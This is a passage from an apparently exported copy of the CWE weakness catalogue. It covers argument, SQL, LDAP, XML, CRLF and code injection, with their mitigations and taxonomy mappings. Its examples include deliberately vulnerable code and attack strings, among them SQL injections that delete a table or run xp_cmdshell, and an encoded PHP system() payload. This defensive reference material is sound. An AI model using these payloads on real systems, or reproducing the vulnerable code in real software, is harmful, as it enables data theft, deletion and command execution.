CVE-2006-6597	Argument injection vulnerability in HyperAccess 8.4 allows user-assisted remote attackers to execute arbitrary vbscript and commands via the /r option in a telnet:// URI, which is configured to use hawin32.exe.
CVE-2007-0882	Argument injection vulnerability in the telnet daemon (in.telnetd) in Solaris 10 and 11 (SunOS 5.10 and 5.11) misinterprets certain client "-f" sequences as valid requests for the login program to skip authentication, which allows remote attackers to log into certain accounts, as demonstrated by the bin account.

Potential Mitigations

Architecture and Design

Input Validation

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, request headers as well as content, URL components, e-mail, files, databases, and any external systems that provide data to the application. Perform input validation at well-defined interfaces.

Architecture and Design

Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy (i.e., use a whitelist). Reject any input that does not strictly conform to specifications, or transform it into something that does. Use a blacklist to reject any unexpected inputs and detect potential attacks.

Architecture and Design

Do not rely exclusively on blacklist validation to detect malicious input or to encode output (CWE-184). There are too many ways to encode the same character, so you're likely to miss some variants.

Implementation

Directly convert your input type into the expected data type, such as using a conversion function that translates a string into a number. After converting to the expected data type, ensure that the input's values fall within the expected range of allowable values and that multi-field consistencies are maintained.

Implementation

Inputs should be decoded and canonicalized to the application's current internal representation before being validated (CWE-180, CWE-181). Make sure that your application does not inadvertently decode the same input twice (CWE-174). Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked. Use libraries such as the OWASP ESAPI Canonicalization control.

Consider performing repeated canonicalization until your input does not change any more. This will avoid double-decoding and similar scenarios, but it might inadvertently modify inputs that are allowed to contain properly-encoded dangerous content.

Implementation

When exchanging data between components, ensure that both components are using the same character encoding. Ensure that the proper encoding is applied at each interface. Explicitly set the encoding you are using whenever the protocol allows you to do so.

Implementation

When your application combines data from multiple sources, perform the validation after the sources have been combined. The individual data elements may pass the validation step but violate the intended restrictions after they have been combined.

Testing

Use automated static analysis tools that target this type of weakness. Many modern techniques use data flow analysis to minimize the number of false positives. This is not a perfect solution, since 100% accuracy and coverage are not feasible.

Testing

Use dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	699 1000	85
ChildOf		634	Weaknesses that Affect System Processes	631	737
ChildOf		741	CERT C Secure Coding Section 07 - Characters and Strings (STR)	734	866
ChildOf		744	CERT C Secure Coding Section 10 - Environment (ENV)	734	868
ChildOf		810	OWASP Top Ten 2010 Category A1 - Injection	809	948
CanAlsoBe		78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	1000	88

Relationship Notes

At one layer of abstraction, this can overlap other weaknesses that have whitespace problems, e.g. injection of javascript into attributes of HTML tags.

Affected Resources

- System Process

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Argument Injection or Modification
CERT C Secure Coding	ENV03-C	Sanitize the environment when invoking external programs
CERT C Secure Coding	ENV04-C	Do not call system() if you do not need a command processor
CERT C Secure Coding	STR02-C	Sanitize data passed to complex subsystems
WASC	30	Mail Command Injection

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
41	Using Meta-characters in E-mail Headers to Inject Malicious Payloads	
88	OS Command Injection	
133	Try All Common Application Switches and Options	

References

Steven Christey. "Argument injection issues". < <http://www.securityfocus.com/archive/1/archive/1/460089/100/100/threaded> >.

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Weakness ID: 89 (Weakness Base)

Status: Draft

Description**Summary**

The software constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component.

Extended Description

Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data. This

can be used to alter query logic to bypass security checks, or to insert additional statements that modify the back-end database, possibly including execution of system commands. SQL injection has become a common issue with database-driven web sites. The flaw is easily detected, and easily exploited, and as such, any site or software package with even a minimal user base is likely to be subject to an attempted attack of this kind. This flaw depends on the fact that SQL makes no real distinction between the control and data planes.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Technology Classes

- Database-Server

Modes of Introduction

This weakness typically appears in data-rich applications that save user inputs in a database.

Common Consequences

Confidentiality

Read application data

Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL injection vulnerabilities.

Authentication

Bypass protection mechanism

If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.

Authorization

Bypass protection mechanism

If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL injection vulnerability.

Integrity

Modify application data

Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL injection attack.

Likelihood of Exploit

Very High

Enabling Factors for Exploitation

The application dynamically generates queries that contain user input.

Detection Methods

Automated Static Analysis

This weakness can often be detected using automated static analysis tools. Many modern tools use data flow analysis or constraint-based techniques to minimize the number of false positives. Automated static analysis might not be able to recognize when proper input validation is being performed, leading to false positives - i.e., warnings that do not have any security consequences or do not require any code changes.

Automated static analysis might not be able to detect the usage of custom API functions or third-party libraries that indirectly invoke SQL commands, leading to false negatives - especially if the API/library code is not available for analysis.

This is not a perfect solution, since 100% accuracy and coverage are not feasible.

Automated Dynamic Analysis**Moderate**

This weakness can be detected using dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Manual Analysis

Manual analysis can be useful for finding this weakness, but it might not achieve desired code coverage within limited time constraints. This becomes difficult for weaknesses that must be considered for all inputs, since the attack surface can be too large.

Demonstrative Examples**Example 1:**

In 2008, a large number of web servers were compromised using the same SQL injection attack string. This single string worked against many different programs. The SQL injection was then used to modify the web sites to serve malicious code. [1]

Example 2:

The following code dynamically constructs and executes a SQL query that searches for items matching a specified name. The query restricts the items displayed to those where owner matches the user name of the currently-authenticated user.

C# Example:*Bad Code*

```
...
string userName = ctx.getAuthenticatedUserName();
string query = "SELECT * FROM items WHERE owner = " + userName + " AND itemname = " + itemName.Text + "";
sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);
...
```

The query that this code intends to execute follows:

```
SELECT * FROM items WHERE owner = <userName> AND itemname = <itemName>;
```

However, because the query is constructed dynamically by concatenating a constant base query string and a user input string, the query only behaves correctly if itemName does not contain a single-quote character. If an attacker with the user name wiley enters the string:

Attack

```
name' OR 'a'='a
```

for itemName, then the query becomes the following:

Attack

```
SELECT * FROM items WHERE owner = 'wiley' AND itemname = 'name' OR 'a'='a';
```

The addition of the:

Attack

```
OR 'a'='a'
```

condition causes the WHERE clause to always evaluate to true, so the query becomes logically equivalent to the much simpler query:

Attack

```
SELECT * FROM items;
```

This simplification of the query allows the attacker to bypass the requirement that the query only return items owned by the authenticated user; the query now returns all entries stored in the items table, regardless of their specified owner.

Example 3:

This example examines the effects of a different malicious value passed to the query constructed and executed in the previous example.

If an attacker with the user name wiley enters the string:

Attack

```
name'; DELETE FROM items; --
```

for itemName, then the query becomes the following two queries:

SQL Example:

Attack

```
SELECT * FROM items WHERE owner = 'wiley' AND itemname = 'name';
DELETE FROM items;
--'
```

Many database servers, including Microsoft(R) SQL Server 2000, allow multiple SQL statements separated by semicolons to be executed at once. While this attack string results in an error on Oracle and other database servers that do not allow the batch-execution of statements separated by semicolons, on databases that do allow batch execution, this type of attack allows the attacker to execute arbitrary commands against the database.

Notice the trailing pair of hyphens (--), which specifies to most database servers that the remainder of the statement is to be treated as a comment and not executed. In this case the comment character serves to remove the trailing single-quote left over from the modified query. On a database where comments are not allowed to be used in this way, the general attack could still be made effective using a trick similar to the one shown in the previous example.

If an attacker enters the string

Attack

```
name'; DELETE FROM items; SELECT * FROM items WHERE 'a'='a
```

Then the following three valid statements will be created:

Attack

```
SELECT * FROM items WHERE owner = 'wiley' AND itemname = 'name';
DELETE FROM items;
SELECT * FROM items WHERE 'a'='a';
```

One traditional approach to preventing SQL injection attacks is to handle them as an input validation problem and either accept only characters from a whitelist of safe values or identify and escape a blacklist of potentially malicious values. Whitelisting can be a very effective means of enforcing strict input validation rules, but parameterized SQL statements require less maintenance and can offer more guarantees with respect to security. As is almost always the case, blacklisting is riddled with loopholes that make it ineffective at preventing SQL injection attacks. For example, attackers can:

- Target fields that are not quoted

- Find ways to bypass the need for certain escaped meta-characters

- Use stored procedures to hide the injected meta-characters.

Manually escaping characters in input to SQL queries can help, but it will not make your application secure from SQL injection attacks.

Another solution commonly proposed for dealing with SQL injection attacks is to use stored procedures. Although stored procedures prevent some types of SQL injection attacks, they fail to protect against many others. For example, the following PL/SQL procedure is vulnerable to the same SQL injection attack shown in the first example.

Bad Code

```
procedure get_item ( itm_cv IN OUT ItmCurTyp, usr in varchar2, itm in varchar2)
is open itm_cv for
' SELECT * FROM items WHERE ' || 'owner = ' || usr || ' AND itemname = ' || itm || ';
end get_item;
```

Stored procedures typically help prevent SQL injection attacks by limiting the types of statements that can be passed to their parameters. However, there are many ways around the limitations and many interesting statements that can still be passed to stored procedures. Again, stored

procedures can prevent some exploits, but they will not make your application secure against SQL injection attacks.

Example 4:

MS SQL has a built in function that enables shell command execution. An SQL injection in such a context could be disastrous. For example, a query of the form:

Bad Code

```
SELECT ITEM,PRICE FROM PRODUCT WHERE ITEM_CATEGORY='$user_input' ORDER BY PRICE
```

Where \$user_input is taken from an untrusted source.

If the user provides the string:

Attack

```
' exec master..xp_cmdshell 'dir' --
```

The query will take the following form:

Attack

```
SELECT ITEM,PRICE FROM PRODUCT WHERE ITEM_CATEGORY=" exec master..xp_cmdshell 'dir' --" ORDER BY PRICE
```

Now, this query can be broken down into:

a first SQL query: SELECT ITEM,PRICE FROM PRODUCT WHERE ITEM_CATEGORY="

a second SQL query, which executes the dir command in the shell: exec master..xp_cmdshell 'dir'

an MS SQL comment: --' ORDER BY PRICE

As can be seen, the malicious input changes the semantics of the query into a query, a shell command execution and a comment.

Example 5:

This code intends to print a message summary given the message ID.

PHP Example:

Bad Code

```
$id = $_COOKIE["mid"];
mysql_query("SELECT MessageID, Subject FROM messages WHERE MessageID = '$id'");
```

The programmer may have skipped any input validation on \$id under the assumption that attackers cannot modify the cookie. However, this is easy to do with custom client code or even in the web browser.

While \$id is wrapped in single quotes in the call to mysql_query(), an attacker could simply change the incoming mid cookie to:

Attack

```
1432' or '1' = '1
```

This would produce the resulting query:

Result

```
SELECT MessageID, Subject FROM messages WHERE MessageID = '1432' or '1' = '1'
```

Not only will this retrieve message number 1432, it will retrieve all other messages.

In this case, the programmer could apply a simple modification to the code to eliminate the SQL injection:

PHP Example:

Good Code

```
$id = intval($_COOKIE["mid"]);
mysql_query("SELECT MessageID, Subject FROM messages WHERE MessageID = '$id'");
```

However, if this code is intended to support multiple users with different message boxes, the code might also need an access control check (CWE-285) to ensure that the application user has the permission to see that message.

Example 6:

This example attempts to take a last name provided by a user and enter it into a database.

Perl Example:

Bad Code

```
$userKey = getUserID();
$name = getUserInput();
# ensure only letters, hyphens and apostrophe are allowed
$name = whiteList($name, "^a-zA-z'-$");
$query = "INSERT INTO last_names VALUES('$userKey', '$name')";
```

While the programmer applies a whitelist to the user input, it has shortcomings. First of all, the user is still allowed to provide hyphens which are used as comment structures in SQL. If a user specifies -- then the remainder of the statement will be treated as a comment, which may bypass security logic. Furthermore, the whitelist permits the apostrophe which is also a data / command separator in SQL. If a user supplies a name with an apostrophe, they may be able to alter the structure of the whole statement and even change control flow of the program, possibly accessing or modifying confidential information. In this situation, both the hyphen and apostrophe are legitimate characters for a last name and permitting them is required. Instead, a programmer may want to use a prepared statement or apply an encoding routine to the input to prevent any data / directive misinterpretations.

Observed Examples

Reference	Description
CVE-2003-0377	SQL injection in security product, using a crafted group name.
CVE-2004-0366	chain: SQL injection in library intended for database authentication allows SQL injection and authentication bypass.
CVE-2007-6602	SQL injection via user name.
CVE-2008-2223	SQL injection through an ID that was supposed to be numeric.
CVE-2008-2380	SQL injection in authentication library.
CVE-2008-2790	SQL injection through an ID that was supposed to be numeric.
CVE-2008-5817	SQL injection via user name or password fields.

Potential Mitigations**Architecture and Design****Libraries or Frameworks**

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, consider using persistence layers such as Hibernate or Enterprise Java Beans, which can provide significant protection against SQL injection if used properly.

Architecture and Design**Parameterization**

If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.

Process SQL queries using prepared statements, parameterized queries, or stored procedures. These features should accept parameters or variables and support strong typing. Do not dynamically construct and execute query strings within these features using "exec" or similar functionality, since you may re-introduce the possibility of SQL injection.

Architecture and Design**Operation****Environment Hardening**

Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Specifically, follow the principle of least privilege when creating user accounts to a SQL database. The database users should only have the minimum privileges necessary to use their account. If the requirements of the system indicate that a user can read and modify their own data, then limit their privileges so they cannot read/write others' data. Use the strictest permissions possible on all database objects, such as execute-only for stored procedures.

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Implementation**Output Encoding**

If you need to use dynamically-generated query strings or commands in spite of the risk, properly quote arguments and escape any special characters within those arguments. The most conservative approach is to escape or filter all characters that do not pass an extremely strict whitelist (such as everything that is not alphanumeric or white space). If some special characters are still needed, such as white space, wrap each argument in quotes after the escaping/filtering step. Be careful of argument injection (CWE-88).

Instead of building your own implementation, such features may be available in the database or programming language. For example, the Oracle DBMS_ASSERT package can check or enforce that parameters have certain properties that make them less vulnerable to SQL injection. For MySQL, the `mysql_real_escape_string()` API function is available in both C and PHP.

Implementation**Input Validation**

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

When constructing SQL query strings, use stringent whitelists that limit the character set based on the expected value of the parameter in the request. This will indirectly limit the scope of an attack, but this technique is less important than proper output encoding and escaping.

Note that proper output encoding, escaping, and quoting is the most effective solution for preventing SQL injection, although input validation may provide some defense-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent SQL injection, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, the name "O'Reilly" would likely pass the validation step, since it is a common last name in the English language. However, it cannot be directly inserted into the database because it contains the "'" apostrophe character, which would need to be escaped or otherwise handled. In this case, stripping the apostrophe might reduce the risk of SQL injection, but it would produce incorrect behavior because the wrong name would be recorded.

When feasible, it may be safest to disallow meta-characters entirely, instead of escaping them. This will provide some defense in depth. After the data is entered into the database, later processes may neglect to escape meta-characters before use, and you may not have control over those processes.

Architecture and Design**Enforcement by Conversion**

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

Implementation

Ensure that error messages only contain minimal details that are useful to the intended audience, and nobody else. The messages need to strike the balance between being too cryptic and not being cryptic enough. They should not necessarily reveal the methods that were used to determine the error. Such detailed information can be used to refine the original attack to increase the chances of success.

If errors must be tracked in some detail, capture them in log messages - but consider what could occur if the log messages can be viewed by attackers. Avoid recording highly sensitive information such as passwords in any form. Avoid inconsistent messaging that might accidentally tip off an attacker about internal state, such as whether a username is valid or not.

In the context of SQL Injection, error messages revealing the structure of a SQL query can help attackers tailor successful attack strings.

Operation**Firewall****Moderate**

Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

An application firewall might not cover all possible input vectors. In addition, attack techniques might be available to bypass the protection mechanism, such as using malformed inputs that can still be processed by the component that receives those inputs. Depending on functionality, an application firewall might inadvertently reject or modify legitimate requests. Finally, some manual effort may be required for customization.

Operation**Implementation****Environment Hardening**

If you are using PHP, configure your application so that it does not use `register_globals`. During implementation, develop your application so that it does not rely on this feature, but be wary of implementing a `register_globals` emulation that is subject to weaknesses such as CWE-95, CWE-621, and similar issues.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		20	Improper Input Validation	700	15
ChildOf		77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	699 1000	85
ChildOf		713	OWASP Top Ten 2007 Category A2 - Injection Flaws	629	846
ChildOf		722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850
ChildOf		727	OWASP Top Ten 2004 Category A6 - Injection Flaws	711	853
ChildOf		751	2009 Top 25 - Insecure Interaction Between Components	750	873
ChildOf		801	2010 Top 25 - Insecure Interaction Between Components	800	935
ChildOf		810	OWASP Top Ten 2010 Category A1 - Injection	809	948
CanFollow		456	Missing Initialization	1000	571
ParentOf		564	SQL Injection: Hibernate	699 1000	672
MemberOf		630	Weaknesses Examined by SAMATE	630	735
MemberOf		635	Weaknesses Used by NVD	635	738

Relationship Notes

SQL injection can be resultant from special character mismanagement, MAID, or blacklist/whitelist problems. It can be primary to authentication errors.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			SQL injection
7 Pernicious Kingdoms			SQL Injection
CLASP			SQL injection
OWASP Top Ten 2007	A2	CWE More Specific	Injection Flaws
OWASP Top Ten 2004	A1	CWE More Specific	Unvalidated Input
OWASP Top Ten 2004	A6	CWE More Specific	Injection Flaws
WASC	19		SQL Injection

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
7	Blind SQL Injection	
66	SQL Injection	
108	Command Line Execution through SQL Injection	
109	Object Relational Mapping Injection	
110	SQL Injection through SOAP Parameter Tampering	

White Box Definitions

A weakness where the code path has:

1. start statement that accepts input and
2. end statement that performs an SQL command where
 - a. the input is part of the SQL command and
 - b. input contains SQL syntax (esp. query separator)

References

- [REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 1: SQL Injection." Page 3. McGraw-Hill. 2010.
- [REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 12, "Database Input Issues" Page 397. 2nd Edition. Microsoft. 2002.
- OWASP. "SQL Injection Prevention Cheat Sheet". < http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet >.
- Steven Friedl. "SQL Injection Attacks by Example". 2007-10-10. < <http://www.unixwiz.net/techtips/sql-injection.html> >.
- Ferruh Mavituna. "SQL Injection Cheat Sheet". 2007-03-15. < <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/> >.
- David Litchfield, Chris Anley, John Heasman and Bill Grindlay. "The Database Hacker's Handbook: Defending Database Servers". Wiley. 2005-07-14.
- David Litchfield. "The Oracle Hacker's Handbook: Hacking and Defending Oracle". Wiley. 2007-01-30.
- Microsoft. "SQL Injection". December 2008. < <http://msdn.microsoft.com/en-us/library/ms161953.aspx> >.
- Microsoft Security Vulnerability Research & Defense. "SQL Injection Attack". < <http://blogs.technet.com/swi/archive/2008/05/29/sql-injection-attack.aspx> >.
- Michael Howard. "Giving SQL Injection the Respect it Deserves". 2008-05-15. < <http://blogs.msdn.com/sdl/archive/2008/05/15/giving-sql-injection-the-respect-it-deserves.aspx> >.
- Frank Kim. "Top 25 Series - Rank 2 - SQL Injection". SANS Software Security Institute. 2010-03-01. < <http://blogs.sans.org/appsecstreetfighter/2010/03/01/top-25-series-rank-2-sql-injection/> >.

CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')

Weakness ID: 90 (*Weakness Base*)

Status: Draft

Description

Summary

The software constructs all or part of an LDAP query using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended LDAP query when it is sent to a downstream component.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Technology Classes

- Database-Server

Demonstrative Examples

In the code excerpt below, user input data (address) isn't properly neutralized before it's used to construct an LDAP query.

Java Example:

Bad Code




```
context = new InitialDirContext(env);
```

```
String searchFilter = "StreetAddress=" + address;
NamingEnumeration answer = context.search(searchBase, searchFilter, searchCtrls);
```

Potential Mitigations

Assume all input is malicious. Use an appropriate combination of black lists and white lists to neutralize LDAP syntax from user-controlled input.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	699 1000	85
ChildOf		713	OWASP Top Ten 2007 Category A2 - Injection Flaws	629	846
ChildOf		810	OWASP Top Ten 2010 Category A1 - Injection	809	948

Relationship Notes

Factors: resultant to special character mismanagement, MAID, or blacklist/whitelist problems. Can be primary to authentication and verification errors.

Research Gaps

Under-reported. This is likely found very frequently by third party code auditors, but there are very few publicly reported examples.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			LDAP injection
OWASP Top Ten 2007	A2	CWE More Specific	Injection Flaws
WASC	29		LDAP Injection

References

SPI Dynamics. "Web Applications and LDAP Injection".

CWE-91: XML Injection (aka Blind XPath Injection)

Weakness ID: 91 (Weakness Base)

Status: Draft

Description

Summary

The software does not properly neutralize special elements that are used in XML, allowing attackers to modify the syntax, content, or commands of the XML before it is processed by an end system.

Extended Description

Within XML, special elements could include reserved words or characters such as "<", ">", "'", and "&", which could then be used to add new data or modify XML syntax.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms




Languages

- All

Potential Mitigations

Assume all input is malicious. Use an appropriate combination of black lists and white lists to ensure only valid and expected input is processed by the system.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')	699 1000	81
ChildOf		713	OWASP Top Ten 2007 Category A2 - Injection Flaws	629	846
ChildOf		727	OWASP Top Ten 2004 Category A6 - Injection Flaws	711	853
ChildOf		810	OWASP Top Ten 2010 Category A1 - Injection	809	948
ParentOf		643	Improper Neutralization of Data within XPath Expressions ('XPath Injection')	699 1000	751

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ParentOf	B	652	Improper Neutralization of Data within XQuery Expressions ('XQuery Injection')	699 1000	762

Research Gaps

Under-reported. This is likely found regularly by third party code auditors, but there are very few publicly reported examples.

Theoretical Notes

In vulnerability theory terms, this is a representation-specific case of a Data/Directive Boundary Error.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			XML injection (aka Blind Xpath injection)
OWASP Top Ten 2007	A2	CWE More Specific	Injection Flaws
OWASP Top Ten 2004	A6	CWE More Specific	Injection Flaws
WASC	23		XML Injection

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
83	XPath Injection	

References

Amit Klein. "Blind XPath Injection". 2004-05-19. < <http://www.modsecurity.org/archive/amit/blind-xpath-injection.pdf> >.

Maintenance Notes

The description for this entry is generally applicable to XML, but the name includes "blind XPath injection" which is more closely associated with CWE-643. Therefore this entry might need to be deprecated or converted to a general category - although injection into raw XML is not covered by CWE-643 or CWE-652.

CWE-92: DEPRECATED: Improper Sanitization of Custom Special Characters

Weakness ID: 92 (Deprecated Weakness Base)

Status: Deprecated

Description

Summary

This entry has been deprecated. It originally came from PLOVER, which sometimes defined "other" and "miscellaneous" categories in order to satisfy exhaustiveness requirements for taxonomies. Within the context of CWE, the use of a more abstract entry is preferred in mapping situations. CWE-75 is a more appropriate mapping.

CWE-93: Improper Neutralization of CRLF Sequences ('CRLF Injection')

Weakness ID: 93 (Weakness Base)

Status: Draft

Description

Summary

The software uses CRLF (carriage return line feeds) as a special element, e.g. to separate lines or records, but it does not neutralize or incorrectly neutralizes CRLF sequences from inputs.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Likelihood of Exploit

Medium to High

Demonstrative Examples

If user input data that eventually makes it to a log message isn't checked for CRLF characters, it may be possible for an attacker to forge entries in a log file.

Java Example:

Bad Code

```
logger.info("User's street address: " + request.getParameter("streetAddress"));
```

Observed Examples

Reference	Description
CVE-2002-1771	CRLF injection enables spam proxy (add mail headers) using email address or name.
CVE-2002-1783	CRLF injection in API function arguments modify headers for outgoing requests.
CVE-2004-1513	Spoofed entries in web server log file via carriage returns
CVE-2004-1687	Chain: HTTP response splitting via CRLF in parameter related to URL.
CVE-2005-1951	Chain: Application accepts CRLF in an object ID, allowing HTTP response splitting.
CVE-2006-4624	Chain: inject fake log entries with fake timestamps using CRLF injection

Potential Mitigations

Avoid using CRLF as a special sequence.

Appropriately filter or quote CRLF sequences in user-controlled input.

Weakness Ordinalities

Primary (*where the weakness exists independent of other weaknesses*)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')	699 1000	81
CanPrecede		117	Improper Output Neutralization for Logs	1000	172
ChildOf		713	OWASP Top Ten 2007 Category A2 - Injection Flaws	629	846
ParentOf		113	<i>Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting')</i>	1000	162
CanAlsoBe		144	<i>Improper Neutralization of Line Delimiters</i>	1000	222
CanAlsoBe		145	<i>Improper Neutralization of Section Delimiters</i>	1000	223

Research Gaps

Probably under-studied, although gaining more prominence in 2005 as a result of interest in HTTP response splitting.

Causal Nature

Explicit (*an explicit weakness resulting from behavior of the developer*)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			CRLF Injection
OWASP Top Ten 2007	A2	CWE More Specific	Injection Flaws
WASC	24		HTTP Request Splitting

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
15	Command Delimiters	
81	Web Logs Tampering	

References

Ulf Harnhammar. "CRLF Injection". Bugtraq. 2002-05-07. < <http://marc.info/?l=bugtraq&m=102088154213630&w=2> >.

CWE-94: Failure to Control Generation of Code ('Code Injection')

Weakness ID: 94 (*Weakness Class*)

Status: Draft

Description

Summary

The software constructs all or part of a code segment using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the syntax or behavior of the intended code segment.

Extended Description

When software allows a user's input to contain code syntax, it might be possible for an attacker to craft the code in such a way that it will alter the intended control flow of the software. Such an alteration could lead to arbitrary code execution.

Injection problems encompass a wide variety of issues -- all mitigated in very different ways. For this reason, the most effective way to discuss these weaknesses is to note the distinct features which classify them as injection weaknesses. The most important issue to note is that all injection problems share one thing in common -- i.e., they allow for the injection of control plane data into the user-controlled data plane. This means that the execution of the process may be altered by sending code in through legitimate data channels, using no other mechanism. While buffer overflows, and many other flaws, involve the use of some further issue to gain execution, injection problems need only for the data to be parsed. The most classic instantiations of this category of weakness are SQL injection and format string vulnerabilities.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- Interpreted languages (*Sometimes*)

Common Consequences**Confidentiality**

The injected code could access restricted data / files

Authentication

In some cases, injectable code controls authentication; this may lead to a remote vulnerability

Access Control

Injected code can access resources that the attacker is directly prevented from accessing

Integrity

Code injection attacks can lead to loss of data integrity in nearly all cases as the control-plane data injected is always incidental to data recall or writing. Additionally, code injection can often result in the execution of arbitrary code.

Accountability

Often the actions performed by injected control code are unlogged.

Likelihood of Exploit

Medium

Demonstrative Examples

This example attempts to write user messages to a message file and allow users to view them.

PHP Example:

Bad Code

```
$MessageFile = "cwe-94/messages.out";
if ($_GET["action"] == "NewMessage") {
    $name = $_GET["name"];
    $message = $_GET["message"];
    $handle = fopen($MessageFile, "a+");
    fwrite($handle, "<b>$name</b> says '$message'<hr>\n");
    fclose($handle);
    echo "Message Saved!<p>\n";
}
else if ($_GET["action"] == "ViewMessages") {
    include($MessageFile);
}
```

While the programmer intends for the MessageFile to only include data, an attacker can provide a message such as:

Attack

```
name=h4x0r
message=%3C?php%20system(%22/bin/ls%20-l%22);?%3E
```

which will decode to the following:

Attack

```
<?php system("/bin/ls -l");?>
```

The programmer thought they were just including the contents of a regular data file, but PHP parsed it and executed the code. Now, this code is executed any time people view messages. Notice that XSS (CWE-79) is also possible in this situation.

Potential Mitigations

Architecture and Design

Refactor your program so that you do not have to dynamically generate code.

Architecture and Design

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which code can be executed by your software.

Examples include the Unix chroot jail and AppArmor. In general, managed code may provide some protection.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

Implementation

Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

